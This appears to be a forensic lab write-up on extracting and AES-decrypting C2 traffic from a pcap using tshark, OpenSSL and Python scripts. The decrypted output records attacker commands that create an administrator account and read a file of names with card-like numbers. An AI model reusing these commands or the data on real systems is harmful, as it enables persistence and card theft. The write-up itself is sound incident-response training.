
We filter for SSL/TLS traffic on port 443 to isolate encrypted C2 communications. By following the TCP stream, we extract the raw hex data for decryption.
tcp.port = 443 OR tcp.port == 443 and ssl

Decrypting C2 Traffic with CyberChef
CyberChef AES Decrypt CBC Mode
Using the extracted AES key and IV ==> Key pairs, we decrypt the hex stream in CyberChef. The output reveals attacker commands (e.g., whoami, privilege escalation, file listing) and exfiltrated data.
|| Using Tshark & Openssl
1
tshark -r traffic.pcapng -Y "tcp.port == 443 and ssl"
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
 2946 108.310693  10.10.86.57 ? 89.238.68.201 TLSv1.2 260 Client Hello (SNI=update-mar.libreoffice.org)
 2948 108.349040 89.238.68.201 ? 10.10.86.57  TLSv1.2 1514 Server Hello
 2949 108.349040 89.238.68.201 ? 10.10.86.57  TLSv1.2 1514 Certificate
 2950 108.349040 89.238.68.201 ? 10.10.86.57  TLSv1.2 748 Certificate Status, Server Key Exchange, Server Hello Done
 2952 108.360961  10.10.86.57 ? 89.238.68.201 TLSv1.2 147 Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
 2953 108.395315 89.238.68.201 ? 10.10.86.57  TLSv1.2 105 Change Cipher Spec, Encrypted Handshake Message
 2954 108.396531  10.10.86.57 ? 89.238.68.201 TLSv1.2 328 Application Data
 2955 108.430645 89.238.68.201 ? 10.10.86.57  TLSv1.2 407 Application Data
 6728 125.093027 10.13.44.207 ? 10.10.86.57  SSL 70 Continuation Data
 6729 125.121828  10.10.86.57 ? 10.13.44.207 SSL 86 Continuation Data
 6731 131.330931 10.13.44.207 ? 10.10.86.57  SSL 118 Continuation Data
 6733 131.404100  10.10.86.57 ? 10.13.44.207 SSL 102 Continuation Data
 6735 136.632735 10.13.44.207 ? 10.10.86.57  SSL 118 Continuation Data
 6736 136.675025  10.10.86.57 ? 10.13.44.207 SSL 102 Continuation Data
 6740 142.649599 10.13.44.207 ? 10.10.86.57  SSL 102 Continuation Data
 6741 142.663531  10.10.86.57 ? 10.13.44.207 SSL 550 Continuation Data
 6743 148.157149 10.13.44.207 ? 10.10.86.57  SSL 102 Continuation Data
 6744 148.169390  10.10.86.57 ? 10.13.44.207 SSL 902 Continuation Data
1
tshark -r traffic.pcapng -Y 'frame.number == 6728' -T fields -e tcp.stream
1208
1
tshark -r traffic.pcapng -q -z follow,tcp,raw,1208 | sed '1,6d; $d' | NF | xxd -r -p > ciphertext.bin
OR if you want you can use Wireshark
Wireshark allows us to copy packet bytes as a hex stream.

then revert to binary
1
xxd -r -p ciphertext.hex > ciphertext.bin
To remove the trailing
0a(newline character), use the-nflag withecho
Converts the string into hex format (plain hexdump, no offsets/ASCII).
1
echo -n "rh[REDACTED]+VK[REDACTED]" | xxd -p
1
echo -n "pE[REDACTED]" | xxd -p
Decrypt the File ciphertext.bin with OpenSSL
1
openssl enc -d -aes-256-cbc -nopad -K 72[REDACTED] -iv 704[REDACTED] -in ciphertext.bin -out decrypted.txt
Capture the results
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
cat decrypted.txt
whoami

\ufffd\ufffdWk\ufffd\ufffdzji\ufffd=\ufffd\ufffd\ufffdoadministrator
;\ufffd\ufffd-NV\ufffd\ufffd\ufffd\\ufffd\ufffdA-\ufffdttratorr RW[REDACTED] /add /YI\ufffd\ufffd\ufffd\ufffd1tLjYT\ufffdMs9\ufffdleted successfully.

\ufffdh\ufffd\ufffd\ufffd\ufffdm\ufffd1x\ufffd\ufffd\ufffd\ufffddministrators administratorr /add<\ufffd\ufffd\ufffd\ufffd^8\ufffd\ufffd\ufffdm~leted successfully.

vj|xV\2\ufffdW\ufffd#*\u059d\ufffd C has no label.op\
 Volume Serial Number is A8A4-C362

 Directory of C:\Users\Administrator\Desktop

05/11/2025  01:21 AM    <DIR>          .
05/11/2025  01:21 AM    <DIR>          ..
05/11/2025  12:29 AM               840 clients.csv
06/21/2016  03:36 PM               527 EC2 Feedback.website
06/21/2016  03:36 PM               554 EC2 Microsoft Windows Guide.website
               3 File(s)          1,921 bytes
               2 Dir(s)   6,116,753,408 bytes free
\ufffdl\ufffd0\ufffdVm]
TT\u06c0"ministrator\Desktop\clients.csvr\ufffdI\ufffd\ufffd\ufffd\ufffd`\ufffd\ufffd
                                             I\ufffd\ufffdrds
1,Kristina,3576458480892700
2,Vincenz,6377289692238729
3,Lynnett,502083133236470823
4,Willy,3529610352793949
5,Maryjo,5018887044140690101
6,Marigold,3562096088860871
7,Tedra,5100145340581462
8,Dita,374622610631912
9,Lilas,50184655540100116
10,Sybila,337941913325253
11,Iseabal,560224746120829081
12,Dotti,5261652156343239
13,Tessa,201879631316647
14,Adolph,374622215114868
15,Erskine,3542911130825612
16,Cyndie,3570664276667588
17,Gabriel,3545817387044384
18,Tani,3545260532217102
19,Goldie,3536353114355357
20,Ingram,630456178681475528
21,Morissa,QX[REDACTED]
22,Shelia,201766968942709
23,Mikel,3558557239071912
24,Manya,3578351764405158
25,Cullen,3543833584578068
26,Rowland,201770928146237
27,Merilee,3536700865014213
28,Wiley,4911540419701894811
29,Harlin,3542950948982249
30,Michal,5462675671244662
||| Using Python Entirely
Extraction
I have written a tool that Offload(Dump) C2 traffic without header issues, which was occurrence in previous tools, so will get rid of this headache.
1
pip3 install scapy
flags:
- -f → PCAP file
- -s → TCP stream index
- -m → Mode (hex or bin)
- -o → Output file (optional)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
#!/usr/bin/env python3
"""
Dump a specific TCP stream from a PCAP file.

Example usage:
    python dump_stream.py -f traffic.pcapng -s 1208 -m hex -o stream1208.hex
    python dump_stream.py -f traffic.pcapng -s 1208 -m bin -o stream1208.bin
"""

import sys
import argparse
from scapy.all import rdpcap, TCP, Raw

def get_stream_key(pkt):
    """Return a tuple that uniquely identifies a TCP flow."""
    ip = pkt.payload
    if not pkt.haslayer(TCP):
        return None
    tcp = pkt[TCP]
    return (ip.src, tcp.sport, ip.dst, tcp.dport)

def build_streams(packets):
    """Build mapping of TCP flows -> stream index like Wireshark tcp.stream."""
    streams = {}
    for pkt in packets:
        if pkt.haslayer(TCP):
            key_fwd = get_stream_key(pkt)
            key_rev = (key_fwd[2], key_fwd[3], key_fwd[0], key_fwd[1])
            if key_fwd not in streams and key_rev not in streams:
                streams[key_fwd] = len(streams)
    return streams

def dump_stream(packets, stream_index, mode):
    """Extract and dump a specific TCP stream in hex or binary mode."""
    streams = build_streams(packets)

    # Find the key for the requested stream
    key_for_stream = None
    for key, idx in streams.items():
        if idx == stream_index:
            key_for_stream = key
            break

    if not key_for_stream:
        raise ValueError(f"Stream {stream_index} not found in this capture.")

    # Collect payloads for that stream (both directions)
    raw_data = b""
    for pkt in packets:
        if pkt.haslayer(TCP) and pkt.haslayer(Raw):
            key_fwd = get_stream_key(pkt)
            key_rev = (key_fwd[2], key_fwd[3], key_fwd[0], key_fwd[1])
            if key_fwd == key_for_stream or key_rev == key_for_stream:
                raw_data += bytes(pkt[Raw].load)

    # Return in chosen format
    if mode == "hex":
        return raw_data.hex()
    elif mode == "bin":
        return raw_data
    else:
        raise ValueError("Mode must be 'hex' or 'bin'")

def main():
    parser = argparse.ArgumentParser(description="Dump a TCP stream as hex or binary.")
    parser.add_argument("-f", "--file", required=True, help="Input PCAP/PCAPNG file")
    parser.add_argument("-s", "--stream", type=int, required=True, help="tcp.stream index (like Wireshark)")
    parser.add_argument("-m", "--mode", choices=["hex", "bin"], required=True, help="Output mode: hex or bin")
    parser.add_argument("-o", "--output", help="Optional output file")

    args = parser.parse_args()

    packets = rdpcap(args.file)
    result = dump_stream(packets, args.stream, args.mode)

    if args.output:
        if args.mode == "bin":
            with open(args.output, "wb") as f:
                f.write(result)
        else:
            with open(args.output, "w") as f:
                f.write(result)
    else:
        if args.mode == "bin":
            sys.stdout.buffer.write(result)
        else:
            print(result)

if __name__ == "__main__":
    main()
Usage of tool :
hex then to binary :
1
2
python3 dump_stream.py -f traffic.pcapng -s 1208 -m hex -o ciphertext.hex;
xxd -r -p ciphertext.hex > ciphertext.bin
OR Directly as binary :
1
python3 dump_stream.py -f traffic.pcapng -s 1208 -m bin -o ciphertext.bin
Decryption
Script 1: Direct Byte Conversion
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
from Crypto.Cipher import AES
# Hex key and IV
key = bytes.fromhex("72[REDACTED]")
iv  = bytes.fromhex("704[REDACTED]")
# Read raw ciphertext
with open("ciphertext.bin", "rb") as f:
    ciphertext = f.read()
# Decrypt with AES-256-CBC
cipher = AES.new(key, AES.MODE_CBC, iv)
plaintext = cipher.decrypt(ciphertext)
# Save output
with open("decrypted.txt", "wb") as out:
    out.write(plaintext)

print("[+] Done. Decrypted data written to decrypted.txt")
Script 2: Hex-Encoded Ciphertext Handling
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
from Crypto.Cipher import AES
from binascii import unhexlify

# --- Your key and IV in hex ---
key_hex = "72[REDACTED]"
iv_hex  = "704[REDACTED]"

# Convert hex to bytes
key = unhexlify(key_hex)
iv  = unhexlify(iv_hex)

# Load ciphertext (hex encoded file)
with open("ciphertext.hex", "r") as f:
    hex_data = f.read().strip().replace("\n", "").replace(" ", "")

ciphertext = unhexlify(hex_data)

# Initialize AES-CBC
cipher = AES.new(key, AES.MODE_CBC, iv)

# Decrypt
plaintext = cipher.decrypt(ciphertext)

# Write raw decrypted output
with open("decrypted.txt", "wb") as out:
    out.write(plaintext)

print("[+] Decryption complete. Saved to decrypted.txt")
1
2
3
4
5
6
7
$ python3 C2.py
[+] Done. Decrypted data written to decrypted.txt
$ cat decrypted.txt
whoami
...
...
...
Here we go to finish the investigation.